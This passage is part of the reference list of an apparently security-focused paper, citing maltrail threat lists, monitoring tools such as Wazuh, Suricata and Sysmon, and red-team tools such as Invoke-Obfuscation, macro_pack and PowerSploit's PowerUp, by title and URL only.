[154] Stamparm/maltrail/dynamic_domain.txt. GitHub. Retrieved January 18, 2022, from https://github.com/stamparm/maltrail/blob/master/trails/static/suspicious/dynamic_domain.txt
[155] Stamparm/maltrail/onion.txt. GitHub. Retrieved January 18, 2022, from https://github.com/stamparm/maltrail/blob/master/trails/static/suspicious/onion.txt
[156] GitHub. Retrieved January 18, 2022, from https://raw.githubusercontent.com/stamparm/aux/master/maltrail-malware-domains.txt
[157] Stamparm/maltrail/trails/static/malware. GitHub. Retrieved January 18, 2022, from https://github.com/stamparm/maltrail/tree/master/trails/static/malware
[158] The Elk Stack. Elastic. Retrieved January 18, 2022, from https://www.elastic.co/what-is/elk-stack
[159] Abueg, R. (2020). Elasticsearch. Knowi. Retrieved January 18, 2022, from https://www.knowi.com/blog/what-is-elastic-search/
[160] Wazuh documentation. Wazuh. Retrieved January 18, 2022, from https://documentation.wazuh.com/
[161] Suricata Overview. Rapid7. Retrieved January 18, 2022, from https://www.rapid7.com/blog/post/2017/02/21/suricata-overview/
[162] Suricata User Guide 6.0.3 documentation. Retrieved January 18, 2022, from https://suricata.readthedocs.io/en/suricata-6.0.3/
[163] Sysmon - Windows Sysinternals. Microsoft Docs. Retrieved January 18, 2022, from https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
[164] The Open-Source Security Platform. Wazuh. Retrieved January 18, 2022, from https://wazuh.com/resources/sysconfig.xml.zip
[165] hasherezade/pe_to_shellcode. GitHub. Retrieved January 18, 2022, from https://github.com/hasherezade/pe_to_shellcode/releases
[166] Rundll32. Microsoft Docs. Retrieved January 18, 2022, from https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/rundll32
[167] LOLBAS. Retrieved January 18, 2022, from https://lolbas-project.github.io/#mshta
[168] Ghostpack/SharpUp: SharpUp is a C# port of various powerup functionality. GitHub. Retrieved January 18, 2022, from https://github.com/GhostPack/SharpUp
[169] Hashcat advanced password recovery. hashcat. Retrieved January 18, 2022, from https://hashcat.net/hashcat/
[170] D35HA/callobfuscator: Obfuscate specific windows apis with different apis. GitHub. Retrieved January 18, 2022, from https://github.com/d35ha/CallObfuscator
[171] THOR APT Scanner. Virustotal. Retrieved January 18, 2022, from https://www.virustotal.com/gui/user/thor
[172] Sevagas/macro_pack: Used to automatize obfuscation and generation of office documents, VB scripts, shortcuts, and other formats for Pentest, demo, and Social Engineering

Assessments. GitHub. Retrieved January 18, 2022, from https://github.com/sevagas/macro_pack

[173] P3NT4/powershdll: Run PowerShell with Rundll32. GitHub. Retrieved January 18, 2022, from https://github.com/p3nt4/PowerShdll

[174] Danielbohannon/invoke-obfuscation: PowerShell obfuscator. GitHub. Retrieved January 18, 2022, from https://github.com/danielbohannon/Invoke-Obfuscation

[175] PowerShellMafia/PowerSploit/powerup.ps1. GitHub. Retrieved January 18, 2022, from https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

[176] Kevin-Robertson/Invoke-thehash/invoke-smbexec.ps1. GitHub. Retrieved January 18, 2022, from https://github.com/Kevin-Robertson/Invoke-TheHash/blob/master/Invoke-SMBExec.ps1